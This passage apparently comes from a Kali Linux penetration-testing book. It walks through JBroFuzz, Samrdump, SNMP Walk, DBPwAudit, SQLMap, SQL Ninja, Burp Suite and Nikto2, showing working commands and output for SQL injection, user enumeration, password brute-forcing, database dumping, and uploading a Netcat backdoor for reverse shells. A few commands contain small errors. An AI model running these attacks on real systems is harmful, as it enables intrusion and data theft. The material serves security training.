JBroFuzz is a well-known platform to fuzzy test web applications. It supports web requests over the HTTP and HTTPS protocol. By providing a simple URL for the target domain and selecting the part of a web request to fuzz, an auditor can either select to craft the manual request or use the predefined set of payloads database (for example, cross-site scripting, SQL injection, buffer overflow, format string errors, and so on) to generate some malicious requests based on the previously known vulnerabilities and send them to the target web server. The corresponding responses will then be recorded for further inspection. Based on the type of testing that is performed, these responses or results should be manually investigated in order to recognize any possible exploit condition.


The key options provided under JBroFuzz are fuzz management, payload categories, sniffing the web requests and replies through browser proxy, and enumerating the web directories. Each of these has unique functions and capabilities to handle application protocol fuzzing.

To start JBroFuzz, use the console to execute the following commands:

```
# cd /usr/share/zaproxy/lib/jbrofuzz/  
# java -jar JBroFuzz.jar
```



Once the GUI application is loaded, you can visit a number of available options to learn more about their prospects. If you need any assistance, go to the menu bar and navigate to **Help | Topics**, as shown in the following screenshot:



Now let's take an example by testing the target web application using the following steps:

1. We select the URL of our target domain as `http://testasp.example.com`, which hosts the ASP web application. In the **Request** panel, we also modify the HTTP request to suit our testing criteria as follows:  

```
GET /showthread.asp?id=4 HTTP/1.0
Host: testasp.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB;
rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```
2. Before crafting the preceding request, we already knew that the resource URL, `http://testasp.example.com/showthread.asp?id=4`, does exist on the web server.
3. Create a manual request and then target the specific part of a URL (`id=4`) with a SQL injection payload.
4. Highlight a numeric value, 4, in the first line and click on the add button (+) in the top toolbar.
5. In the new window, select the **SQL Injection** category, fuzzer name **SQL Injection**, and click on the **Add Fuzzer** button.
6. Once the fuzzer is finalized, you will see that it is listed under **Added Payloads Table** in the right-hand corner of the main window.

If you followed the preceding steps thoroughly, you are now ready to start fuzzing the target web application against a set of SQL injection vulnerabilities.

To start, go to the menu bar and navigate to **Panel | Start**, or use the *Ctrl + Enter* shortcut from your keyboard. As the requests are getting processed, you will see that the output has been logged in the table below the **Request** panel. Additionally, you may be interested in catching up on the progress of each HTTP(s) request that can be done through the use of the **On The Wire** tab. After the fuzzy session is complete, you can investigate each response based on the crafted request. This can be done by clicking on the specific response in the **Output** window and right-clicking on it to choose the **Open in Browser** option. We got the following response for one of our requests, which clearly shows us the possibility of a SQL injection vulnerability:

```
HTTP/1.1 500 Internal Server Error Connection: close Date: Sat, 04
Sep 2013 21:59:06 GMT Server: Microsoft-IIS/6.0 X-Powered-By:
ASP.NET Content-Length: 302 Content-Type: text/html Set-Cookie: ASPS
SSIONIDQADTCRCB=KBLKHENAJBNNKIOKKAJJFCDI;
path=/ Cache-control: private
```

```
Microsoft SQL Native Client error '80040e14'
Unclosed quotation mark after the character string ''.
/showthread.asp, line 9
```



For more information, visit [http://wiki191.owasp.org/index.php/Category:OWASP\\_JBroFuzz](http://wiki191.owasp.org/index.php/Category:OWASP_JBroFuzz).

## SMB analysis

**Server Message Block (SMB)** is an application-layer protocol, which is commonly used to provide file and printer sharing services. Moreover, it is also capable of handling the shared services between serial ports and laid miscellaneous communications between different nodes on the network. It is also known as **CIFS (Common Internet File System)**.

SMB is purely based on a client-server architecture and has been implemented on various operating systems such as Linux and Windows. **Network Basic Input Output System (NetBIOS)** is an integral part of the SMB protocol, which implements the transport service on Windows systems. NetBIOS runs on top of the TCP/IP protocol (NBT) and thus allows each computer with a unique network name and IP address to communicate over **Local Area Network (LAN)**.

Additionally, the DCE/RPC service uses SMB as a channel for authenticated **inter-process communication (IPC)** between network nodes. This phenomenon allows the communication between processes and computers to share data on the authenticated channel. The NetBIOS services are commonly offered on various TCP and UDP ports (135, 137, 138, 139, and 445). Due to these superior capabilities and weak implementation of the SMB protocol, it has always been a chief target for hackers. The number of vulnerabilities have been reported in past, which could be advantageous to compromise the target. The tools presented in this section will provide us with useful information about the target, such as the hostname, running services, domain controller, MAC address, OS type, current users logged in, hidden shares, time information, user groups, current sessions, printers, available disks, and much more.



More information about SMB, NetBIOS, and other relevant protocols can be obtained at <http://timothydevans.me.uk/nbf2cifs/book1.html>.

## Impacket Samrdump

Samrdump is an application that retrieves sensitive information about the specified target using **Security Account Manager (SAM)**, which is a remote interface that is accessible under the **Distributed Computing Environment / Remote Procedure Calls (DCE/RPC)** service. It lists out all the system shares, user accounts, and other useful information about the target's presence in the local network.

To start Impacket Samrdump, execute the following commands in your shell:

```
# cd /usr/share/doc/python-impacket-doc/examples/samrdump.py
# python samrdump.py
```

The preceding commands will display all the usage and syntax information that is necessary to execute Samrdump. Using a simple syntax, `python samrdump.py user:pass@ip port/SMB`, it will help us run the application against the selected port (139 or 445):

```
# python samrdump.py h4x:123@192.168.0.7 445/SMB
```

```
Retrieving endpoint list from 192.168.0.7
```

```
Trying protocol 445/SMB...
```

```
Found domain(s):
```

```
  . CUSTDESK
```

```
  . Builtin
```

```
Looking up users in domain CUSTDESK
```

```
Found user: Administrator, uid = 500
Found user: ASPNET, uid = 1005
Found user: Guest, uid = 501
Found user: h4x, uid = 1010
Found user: HelpAssistant, uid = 1000
Found user: IUSR_MODESK, uid = 1004
Found user: IWAM_MODESK, uid = 1009
Found user: MoDesktop, uid = 1003
Found user: SUPPORT_388945a0, uid = 1002
Administrator (500)/Enabled: true
...
```

The output clearly shows us all the user accounts that are held by the remote machine. It is crucial to note that the username and password for the target system is required only when you need certain information that is not available otherwise. Inspecting all the available shares for sensitive data and accessing other user accounts can further reveal valuable information.

## SNMP analysis

**SNMP (Simple Network Management Protocol)** is an application-layer protocol that is designed to run on the UDP port 161. Its main function is to monitor all the network devices for conditions that may require administrative attention, such as a power outage or an unreachable destination. The SNMP-enabled network typically consists of network devices, a manager, and an agent.

A manager controls the administrative tasks for the network management and monitoring operations. An agent is a software that runs on the network devices, and these network devices could involve routers, switches, hubs, IP cameras, bridges, and sometimes operating system machines (Linux, Windows). These agent-enabled devices report information about their bandwidth, uptime, running processes, network interfaces, system services, and other crucial data to the manager via SNMP. The information is transferred and saved in the form of variables that describe the system configuration. These variables are organized in systematic hierarchies known as **Management Information Bases (MIBs)**, where each variable is identified with a unique **Object Identifier (OID)**. A total of three versions are available for SNMP (v1, v2, v3).

From a security point of view, v1 and v2 were designed to handle community-based security scheme, whereas v3 enhanced this security function to provide better confidentiality, integrity, and authentication. The tools that we present in this section will mainly target v1- and v2c-based SNMP devices.



In order to learn more about SNMP protocol, visit:  
<http://www.tech-faq.com/snmp.html>.

## SNMP Walk

SNMP Walk is a powerful information-gathering tool. It extracts all the device configuration data, depending on the type of device that is under examination. Such data is very useful and informative in terms of launching further attacks and exploitation attempts against the target. Moreover, the SNMP Walk is capable of retrieving a single group MIB data or specific OID value.

To start SNMP Walk, use the console to execute the following command:

```
# snmpwalk
```

You will see the program usage instructions and options on the screen. The main advantage of using SNMP Walk is its ability to communicate with three different versions of SNMP protocol (v1, v2c, v3). This is quite useful in a situation where the remote device does not support backward compatibility. In our exercise, we formulated the command-line input focusing on v1 and v2c, respectively:

```
# snmpwalk -v 2c -c public -O T -L f snmpwalk.txt 10.20.127.49
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4
Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790
Multiprocessor Free)
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.2
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1471010940) 170 days,
6:08:29.40
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: CVMBC-UNITY
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 76
IF-MIB::ifNumber.0 = INTEGER: 4
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.65538 = INTEGER: 65538
IF-MIB::ifIndex.65539 = INTEGER: 65539
```

```
IF-MIB::ifIndex.65540 = INTEGER: 65540
IF-MIB::ifDescr.1 = STRING: Internal loopback interface for 127.0.0
network
IF-MIB::ifDescr.65538 = STRING: Internal RAS Server interface for dial in
clients
IF-MIB::ifDescr.65539 = STRING: HP NC7782 Gigabit Server Adapter #2
IF-MIB::ifDescr.65540 = STRING: HP NC7782 Gigabit Server Adapter
IF-MIB::ifType.1 = INTEGER: softwareLoopback(24)
IF-MIB::ifType.65538 = INTEGER: ppp(23)
IF-MIB::ifType.65539 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifType.65540 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifMtu.1 = INTEGER: 32768
IF-MIB::ifMtu.65538 = INTEGER: 0
IF-MIB::ifMtu.65539 = INTEGER: 1500
...
IF-MIB::ifPhysAddress.65539 = STRING: 0:13:21:c8:69:b2
IF-MIB::ifPhysAddress.65540 = STRING: 0:13:21:c8:69:b3
IF-MIB::ifAdminStatus.1 = INTEGER: up(1)
...
IP-MIB::ipAdEntAddr.127.0.0.1 = IPAddress: 127.0.0.1
IP-MIB::ipAdEntAddr.192.168.1.3 = IPAddress: 192.168.1.3
IP-MIB::ipAdEntAddr.192.168.1.100 = IPAddress: 192.168.1.100
IP-MIB::ipAdEntAddr.10.20.127.52 = IPAddress: 10.20.127.52
IP-MIB::ipAdEntIfIndex.127.0.0.1 = INTEGER: 1
IP-MIB::ipAdEntIfIndex.192.168.1.3 = INTEGER: 65540
IP-MIB::ipAdEntIfIndex.192.168.1.100 = INTEGER: 65538
IP-MIB::ipAdEntIfIndex.10.20.127.52 = INTEGER: 65539
IP-MIB::ipAdEntNetMask.127.0.0.1 = IPAddress: 255.0.0.0
IP-MIB::ipAdEntNetMask.192.168.1.3 = IPAddress: 255.255.255.0
IP-MIB::ipAdEntNetMask.192.168.1.100 = IPAddress: 255.255.255.255
IP-MIB::ipAdEntNetMask.10.20.127.52 = IPAddress: 255.255.255.248
IP-MIB::ipAdEntBcastAddr.127.0.0.1 = INTEGER: 1
IP-MIB::ipAdEntBcastAddr.192.168.1.3 = INTEGER: 1
IP-MIB::ipAdEntBcastAddr.192.168.1.100 = INTEGER: 1
IP-MIB::ipAdEntBcastAddr.10.20.127.52 = INTEGER: 1
IP-MIB::ipAdEntReasmMaxSize.127.0.0.1 = INTEGER: 65535
```

```
IP-MIB::ipAdEntReasmMaxSize.192.168.1.3 = INTEGER: 65535
IP-MIB::ipAdEntReasmMaxSize.192.168.1.100 = INTEGER: 65535
IP-MIB::ipAdEntReasmMaxSize.10.20.127.52 = INTEGER: 65535
RFC1213-MIB::ipRouteDest.0.0.0.0 = IPAddress: 0.0.0.0
RFC1213-MIB::ipRouteDest.127.0.0.0 = IPAddress: 127.0.0.0
RFC1213-MIB::ipRouteDest.127.0.0.1 = IPAddress: 127.0.0.1
RFC1213-MIB::ipRouteDest.192.168.1.0 = IPAddress: 192.168.1.0
RFC1213-MIB::ipRouteDest.192.168.1.3 = IPAddress: 192.168.1.3
RFC1213-MIB::ipRouteDest.192.168.1.100 = IPAddress: 192.168.1.100
RFC1213-MIB::ipRouteDest.192.168.1.255 = IPAddress: 192.168.1.255
RFC1213-MIB::ipRouteDest.10.20.127.48 = IPAddress: 10.20.127.48
RFC1213-MIB::ipRouteDest.10.20.127.52 = IPAddress: 10.20.127.52
RFC1213-MIB::ipRouteDest.10.20.127.255 = IPAddress: 10.20.127.255
...
```

Information extracted from the preceding code provides us with useful insights for the target machine. The command-line switch, `-c`, represents the community string that is to be used to extract MIBs, `-o` is used to print the output in a human-readable text format (`T`), and `-L` is used to log the data into a file (`f snmpwalk.txt`). More information on the various uses of SNMP Walk can be found at <http://net-snmp.sourceforge.net/wiki/index.php/TUT:snmpwalk>. The more the information is harvested and reviewed, the more it will help the penetration tester understand the target network's infrastructure.

## Web application analysis

Most applications that are developed these days integrate different web technologies, which increases the complexity and risk of exposing sensitive data. Web applications have always been a long-standing target for malicious adversaries to steal, manipulate, sabotage, and extort the corporate business. This proliferation of web applications has put forth enormous challenges for penetration testers. The key is to secure both web applications (front-end) and databases (back-end) on top of the network security countermeasures. This is necessary because web applications act as a data-processing system and the database is responsible for storing sensitive data (for example, credit cards, customer details, authentication data, and so on).

In this section, we have divided our approach to test web applications and databases individually. However, it is extremely important for you to understand the basic relationship and architecture of a combined technology infrastructure. The assessment tools provided in Kali Linux can be used to measure the security of web applications and databases in a joint technology evaluation process. You attack the backend via the web page or the frontend (for example, the process of a SQL injection attack).

## Database assessment tools

In this section, we have combined all the three categories of Kali Linux database analysis tools (MSSQL, MySQL, and Oracle) and presented the selected tools based on their main functions and capabilities. This set of tools mainly deals with fingerprinting, enumeration, password auditing, and assessing the target with SQL injection attacks, thus allowing an auditor to review the weaknesses found in the front-end web application as well as the back-end database.



To learn more about SQL injection attacks and their types, visit:  
[http://hakipedia.com/index.php/SQL\\_Injection](http://hakipedia.com/index.php/SQL_Injection).

## DBPwAudit

DBPwAudit is a Java-based tool designed to audit passwords for Oracle, MySQL, MS-SQL, and IBM DB2 servers. The application design is greatly simplified to allow us to add more database technologies, as required. It helps the pentester to discover valid user accounts on the database management system, if not hardened with a secure password policy. It currently supports the dictionary-based password attack mechanism.

To start DBPwAudit, navigate to **Kali Linux | Vulnerability Analysis | Database Assessment | dbpwaudit** or execute the following command in your shell:

```
# cd /usr/share/dbpwaudit/  
# dbpwaudit
```

This will display all the options and usage instructions on your screen. In order to know which database drivers are supported by DBPwAudit, execute the following command:

```
# dbpwaudit -L
```



This will list all the available database drivers that are specific to a particular database management system. It is also important to note their aliases in order to refer to them for test execution.

In order to perform this particular example usage of the tool, we will have to install the MySQL driver. Once the MySQL database driver is in place, we can start auditing the target database server for common user accounts. For this exercise, we have also created two files, `users.txt` and `passwords.txt`, with a list of common usernames and passwords:

```
# dbpwaudit -s 10.2.251.24 -d pokeronline -D MySQL -U \ users.txt -P
passwords.txt
DBPwAudit v0.8 by Patrik Karlsson <patrik@ccure.net>
-----
[Tue Sep 14 17:55:41 UTC 2013] Starting password audit ...
[Tue Sep 14 17:55:41 UTC 2013] Testing user: root, pass: admin123
[Tue Sep 14 17:55:41 UTC 2013] Testing user: pokertab, pass: admin123
ERROR: message: Access denied for user 'root'@'10.2.206.18' (using
password: YES), code: 1045
[Tue Sep 14 17:55:50 UTC 2013] Testing user: root, pass: RolVer123
ERROR: message: Access denied for user 'pokertab'@'10.2.206.18' (using
password: YES), code: 1045
[Tue Sep 14 17:55:56 UTC 2013] Testing user: pokertab, pass: RolVer123
...
[Tue Sep 14 17:56:51 UTC 2013] Finishing password audit ...

Results for password scan against 10.2.251.24 using provider MySQL
-----
user: pokertab pass: RolVer123

Tested 12 passwords in 69.823 seconds (0.17186314tries/sec)
```

Hence, we successfully discovered a valid user account. The use of the `-d` command-line switch represents the target database name, `-D` is used for a particular database alias relevant to target DBMS, `-U` is used for the usernames list, and `-P` is for the passwords list.

## SQLMap

SQLMap is an advanced and automatic SQL injection tool. Its main purpose is to scan, detect, and exploit the SQL injection flaws for a given URL. It currently supports various **database management systems (DBMS)** such as MS-SQL, MySQL, Oracle, and PostgreSQL. It is also capable of identifying other database systems, such as DB2, Informix, Sybase, InterBase, and MS-Access. SQLMap employs four unique SQL injection techniques; these include inferential blind SQL injection, UNION query SQL injection, stacked queries, and time-based blind SQL injection. Its broad range of features and options include database fingerprinting, enumerating, data extracting, accessing the target filesystem, and executing the arbitrary commands with full operating system access. Additionally, it can parse the list of targets from Burp proxy or WebScarab logs as well as the standard text file. SQLMap also provides an opportunity to scan the Google search engine with classified Google dorks to extract specific targets.



To learn about the advanced uses of Google dorks, please visit the Google Hacking Database (GHDB) at: <http://www.hackersforcharity.org/ghdb/>.

To start SQLMap, navigate to **Kali Linux | Vulnerability Analysis | Database Assessment** | **sqlmap** or execute the following command in your shell:

```
# cd /usr/share/sqlmap/
# sqlmap -h
```

You will see all the available options that can be used to assess your target. This set of options has been divided into 11 logical categories: target specification, connection request parameters, injection payload, injection techniques, fingerprinting, enumeration options, **user-defined function (UDF)** injection, filesystem access, operating system access, Windows registry access, and other miscellaneous options. In the following example, we will use the number of options to fingerprint and enumerate some information from the target application database system:

```
# sqlmap -u "http://testphp.example.com/artists.php?artist=2" -p "artist"
-f -b --current-user --current-db --dbs --users
...
[*] starting at: 11:21:43

[11:21:43] [INFO] using '/usr/share/sqlmap/output/testphp.example.com/
session' as session file
[11:21:43] [INFO] testing connection to the target url
[11:21:45] [INFO] testing if the url is stable, wait a few seconds
```

[11:21:49] [INFO] url is stable

[11:21:49] [INFO] testing sql injection on GET parameter 'artist' with 0 parenthesis

[11:21:49] [INFO] testing unescaped numeric injection on GET parameter 'artist'

[11:21:51] [INFO] confirming unescaped numeric injection on GET parameter 'artist'

[11:21:53] [INFO] GET parameter 'artist' is unescaped numeric injectable with 0 parenthesis

[11:21:53] [INFO] testing for parenthesis on injectable parameter

[11:21:56] [INFO] the injectable parameter requires 0 parenthesis

[11:21:56] [INFO] testing MySQL

[11:21:57] [INFO] confirming MySQL

[11:21:59] [INFO] retrieved: 2

[11:22:11] [INFO] the back-end DBMS is MySQL

[11:22:11] [INFO] fetching banner

[11:22:11] [INFO] retrieved: 5.0.22-Debian\_0ubuntu6.06.6-log

[11:27:36] [INFO] the back-end DBMS operating system is Linux Debian or Ubuntu

...

[11:28:00] [INFO] executing MySQL comment injection fingerprint

web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper Drake)

web application technology: Apache 2.0.55, PHP 5.1.2

back-end DBMS operating system: Linux Debian or Ubuntu

back-end DBMS: active fingerprint: MySQL >= 5.0.11 and < 5.0.38

comment injection fingerprint: MySQL 5.0.22

banner parsing fingerprint: MySQL 5.0.22, logging enabled

html error message fingerprint: MySQL

[11:31:49] [INFO] fetching banner

[11:31:49] [INFO] the back-end DBMS operating system is Linux Debian or Ubuntu

banner: '5.0.22-Debian\_0ubuntu6.06.6-log'

[11:31:49] [INFO] fetching current user

[11:31:49] [INFO] retrieved: fanart@localhost

current user: 'fanart@localhost'

```

[11:34:47] [INFO] fetching current database
[11:34:47] [INFO] retrieved: fanart
current database:      'fanart'

[11:35:57] [INFO] fetching database users
[11:35:57] [INFO] fetching number of database users
[11:35:57] [INFO] retrieved: 1
[11:36:04] [INFO] retrieved: 'fanart'@'localhost'
database management system users [1]:
[*] 'fanart'@'localhost'

[11:39:56] [INFO] fetching database names
[11:39:56] [INFO] fetching number of databases
[11:39:56] [INFO] retrieved: 3
[11:40:05] [INFO] retrieved: information_schema
[11:43:18] [INFO] retrieved: fanart
[11:44:24] [INFO] retrieved: modrewriteShop
available databases [3]:
[*] fanart
[*] information_schema
[*] modrewriteShop

[11:47:05] [INFO] Fetched data logged to text files under '/usr/share/
sqlmap/output/testphp.example.com'
...

```

At this point, we have to successfully inject the `artist` parameter. If you noticed, the `-p` option is used to define the selective parameter to be targeted within a URL. By default, SQLMap will scan all the available parameters (GET, POST, HTTP Cookie, and User-Agent) but we have restricted this option by defining the exact parameter (`-p "parameter1, parameter2"`) to inject. This will speed up the process of the SQL injection and allow us to efficiently retrieve the data from the back-end database. In our second test, we will demonstrate the use of `--tables` and the `-D` option to extract the list of tables from a `fanart` database as follows:

```

# sqlmap -u "http://testphp.example.com/artists.php?artist=2" --tables -D
fanart -v 0
[*] starting at: 12:03:53

```

web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper Drake)

web application technology: Apache 2.0.55, PHP 5.1.2

back-end DBMS: MySQL 5

Database: fanart

[7 tables]

```
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| users   |
+-----+
```

You should notice that the target fingerprint data has been retrieved from a previous session because the same URL was given as a target and the whole process does not need to restart. This phenomenon is very useful when you want to stop and save the current test session and resume it on a later date. At this point, we can also select to automate the database-dumping process using the `--dump` or `--dump all` option. More advanced options such as `--os-cmd`, `--os-shell`, or `--os-pwn` will help the penetration tester to gain remote access to the system and execute arbitrary commands. However, this feature is workable only on the MS-SQL, MySQL, and PostgreSQL database, which underlies an operating system. In order to do more practice-based pen-testing on the other set of options, we recommend you go through the examples in the tutorial at: <http://sqlmap.sourceforge.net/doc/README.html>.



#### Which options in SQLMap support the use of Metasploit Framework?

The `--os-pwn`, `--os-smbrelay`, `--priv-esc`, and `--msf-path` options will provide you with an instant capability to access the underlying operating system of the database management system. This capability can be accomplished via three types of payload: meterpreter shell, interactive command prompt, or GUI access (VNC).

## SQL Ninja

SQL Ninja is a specialized tool that is developed to target those web applications that use MS-SQL Server on the back-end and are vulnerable to SQL injection flaws. Its main goal is to exploit these vulnerabilities to take over the remote database server through an interactive command shell instead of just extracting the data out of the database. It includes various options to perform this task, such as server fingerprint, password brute force, privilege escalation, upload remote backdoor, direct shell, backscan connect shell (firewall bypass), reverse shell, DNS tunneling, single command execution, and Metasploit integration. Thus, it is not a tool that scans and discovers the SQL injection vulnerabilities but one that exploits any such existing vulnerability to gain OS access.

Note that SQL Ninja is not a beginner's tool! If you run into issues setting up this tool and using it, [read the instructions](#) provided by the tool's creator to make sure that you understand it fully before using it in production.

To start SQL Ninja, navigate to **Kali Linux | Vulnerability Analysis | Database Assessment | sqlninja** or execute the following command in your shell:

```
# sqlninja
```

You will see all the available options on your screen. Before we start our test, we update the configuration file to reflect all the target parameters and exploit options. First, you must extract the example configuration file, copy and rename it to the appropriate directory, and make a few adjustments to the file as follows:

```
# cd /usr/share/doc/sqlninja/
# gzip -d sqlninja.conf.example.gz
# cp sqlninja.conf.example.gz /usr/share/sqlninja/sqlninja.conf
```

Then, you must edit the configuration file appropriately to match your testing. You will need to uncomment those settings in the configuration file that you would like to have parsed and replace the settings within the file that you would like to run. The following is an example of some settings that we modified, in addition to uncommenting the appropriate sections:

```
# vim sqlninja.conf
...
# Host (required)
host = testasp.example.com

# Port (optional, default: 80)
port = 80
```

```
# Vulnerable page (e.g.: /dir/target.asp)
page = /showforum.asp

stringstart = id=0;

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.0.3

msfpath = /usr/share/exploits/framework3

# Name of the procedure to use/create to launch commands. Default is
# "xp_cmdshell". If set to "NULL", openrowset+sp_oacreate will be used
# for each command
xp_name = xp_cmdshell
...
```

Note that we have only presented those parameters that require changes to our selected values. All the other options have been left as default. It is necessary to examine any possible SQL injection vulnerability using other tools before you start using SQL Ninja. Once the configuration file has been set up correctly, you can test it against your target if the defined variables work properly. We will use the attack mode -m with t/test:

```
# sqlninja -m t
Sqlninja rel. 0.2.3
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: testasp.targetdomain.com
[+] Trying to inject a 'waitfor delay'....
[+] Injection was successful! Let's rock !! :)
...
```

As you can see, our configuration file has been parsed and the blind injection test was successful. We can now move our steps to fingerprint the target and get more information about SQL Server and its underlying operating system privileges:

```
# sqlninja -m f
Sqlninja rel. 0.2.3
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
```

```
[+] Target is: testasp.example.com
What do you want to discover ?
  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
  3 - Whether xp_cmdshell is working
  4 - Whether mixed or Windows-only authentication is used
  a - All of the above
  h - Print this menu
  q - exit
> a
[+] Checking SQL Server version...
    Target: Microsoft SQL Server 2005
[+] Checking whether we are sysadmin...
    No, we are not 'sa'.... :/
[+] Finding dbuser length...
    Got it ! Length = 8
[+] Now going for the characters.....
    DB User is.....: achcMiU9
[+] Checking whether user is member of sysadmin server role....
    You are an administrator !
[+] Checking whether xp_cmdshell is available
    xp_cmdshell seems to be available :)
    Mixed authentication seems to be used
> q
...
```

This shows us that the target system is vulnerable and not hardened with a better database security policy. From here, we get an opportunity to upload a Netcat backdoor, which would allow you some persistence and use any type of shell to get an interactive command prompt from a compromised target. Also, the Metasploit attack mode is the most frequently used choice that provides you with more penetration.

```
# sqlninja -m u
Sqlninja rel. 0.2.3
Copyright (C) 2006-2008 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Target is: testasp.targetdomain.com
```



```
File to upload:
shortcuts: 1=scripts/nc.scr 2=scripts/dnstun.scr
> 1
[+] Uploading scripts/nc.scr debug script.....
1540/1540 lines written
done !
[+] Converting script to executable... might take a while
[+] Completed: nc.exe is uploaded and available !
```

We have now successfully uploaded the backdoor that can be used to get `s/` `dirshell`, `k/backscan`, or `r/revshell`. Moreover, an advanced option such as `m/metasploit` can also be used to gain GUI access to the remote machine using SQL Ninja as a wrapper for the Metasploit framework. More information on SQL Ninja's usage and configuration is available at <http://sqlninja.sourceforge.net/sqlninja-howto.html>.

## Web application assessment

The tools presented in this section mainly focus on the front-end security of web infrastructure. They can be used to identify, analyze, and exploit a wide range of application security vulnerabilities. These include **cross-site scripting (XSS)**, SQL injection, SSI injection, XML injection, application misconfiguration, abuse of functionality, session prediction, information disclosure, and many other attacks and weaknesses. There are various standards to classify these application vulnerabilities, which have been previously discussed in the *Vulnerability taxonomy* section. In order to understand the nuts and bolts of these vulnerabilities, we strongly recommend you to go through these standards.

## Burp Suite

Burp Suite is a combination of powerful web application security tools. These tools demonstrate the real-world capabilities of an attacker penetrating web applications. They can scan, analyze, and exploit web applications using manual and automated techniques. The integration facility between the interfaces of these tools provides a complete attack platform to share information between one or more tools. This makes the Burp Suite a very effective and easy-to-use web application attack framework.

To start Burp Suite, navigate to **Kali Linux | Web Applications | Web Vulnerability Scanners | burpsuite** or use the console to execute the following command:

```
# burpsuite
```

You will be presented with a Burp Suite window on your screen. All the integrated tools (**Target**, **Proxy**, **Spider**, **Scanner**, **Intruder**, **Repeater**, **Sequencer**, **Decoder**, and **Comparer**) can be accessed via their individual tabs. You can get more details about their usage and configuration through the **Help** menu or by visiting <http://www.portswigger.net/burp/help/>. In our exercise, we will analyze a small web application using a number of Burp Suite tools. Note that Burp Suite is available in two different editions: free and commercial. The one available in Kali Linux is a free edition. The steps to detect the possibility of a SQL injection vulnerability are listed as follows:

1. First, navigate to **Proxy | Options** and verify the **proxy listeners** property. In our case, we left the default settings to listen on port **8080**. More options such as host redirection, SSL certificate, client request interception, server response interception, page properties, and header modifications can be used to match your application's assessment criteria.
2. Navigate to **Proxy | Intercept** and verify that the **intercept is on** tab is enabled.
3. Open your favorite browser (Firefox, for example) and set up the local proxy for HTTP/HTTPs transactions (**127.0.0.1, 8080**) to intercept, inspect, and modify the requests between the browser and target web application. All the consequent responses will be recorded accordingly. Here, the Burp Suite application acts as the **man-in-the-middle (MITM)** proxy.
4. Surf the target website (for example, <http://testphp.example.com>) and you will notice that the request has been trapped under **Proxy | Intercept**. In our case, we decide to forward this request without any modification. If you decide to modify any such request, you can do so with the **Raw**, **Headers**, or **Hex** tabs. Note that any other target application resources (for example, images and flash files) might generate individual requests while accessing the index page.
5. We strongly recommend you to visit as many pages as possible and try to help Burp Suite index the list of available pages mainly with the **GET** and **POST** requests. You can also use **Spider** to automate this process. To accomplish indexing with **Spider**, navigate to **Target | Site map**, right-click on your target website (for example, <http://testphp.example.com>), and select **spider this host**. This will help you discover and scan the number of available pages automatically and follow up any form requests manually (for example, the login page). Once this operation is over, you can navigate to **Target | Site map** and check the right-side panel with the list of accessible web pages and their properties (methods, URLs, parameters, response code, and so on).

- ```
Error: Unknown column 'AAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAA' in 'where clause'  
Warning : mysql_fetch_array(): supplied argument is not a  
valid MySQL result resource in  
/var/www/vhosts/default/htdocs/listproducts.php on line 74
```

Burp Suite, as an all-in-one application security toolkit, is a very extensive and powerful web application attack platform. To explain each part of it is out of scope of this book. Hence, we strongly suggest you to go through its website (<http://www.portswigger.net>) for more detailed examples.

## Nikto2

Nikto2 is a basic web server security scanner. It scans and detects the security vulnerabilities caused by server misconfiguration, default and insecure files, and outdated server application. Nikto2 is purely built on LibWhisker2, and thus supports cross-platform deployment, SSL, host authentication methods (NTLM/Basic), proxies, and several IDS evasion techniques. It also supports subdomain enumeration, application security checks (XSS, SQL injection, and so on), and is capable of guessing the authorization credentials using a dictionary-based attack method.

To start Nikto2, navigate to **Kali Linux | Web Applications | Web Vulnerability Scanners | nikto** or use the console to execute the following command:

```
# nikto
```

This will display all the options with their extended features. In our exercise, we select to execute a specific set of tests against the target using the `-T` tuning option. In order to learn more about each option and its usage, visit <http://cirt.net/nikto2-docs/>.

```
# nikto -h testphp.example.com -p 80 -T 3478b -t 3 -D \ V -o webtest -F
htm
- Nikto v2.1.5
-----
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_apache_expect_xss
V:Sat Sep 18 14:39:37 2013 - Loaded "Apache Expect XSS" plugin.
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_apacheusers
V:Sat Sep 18 14:39:37 2013 - Loaded "Apache Users" plugin.
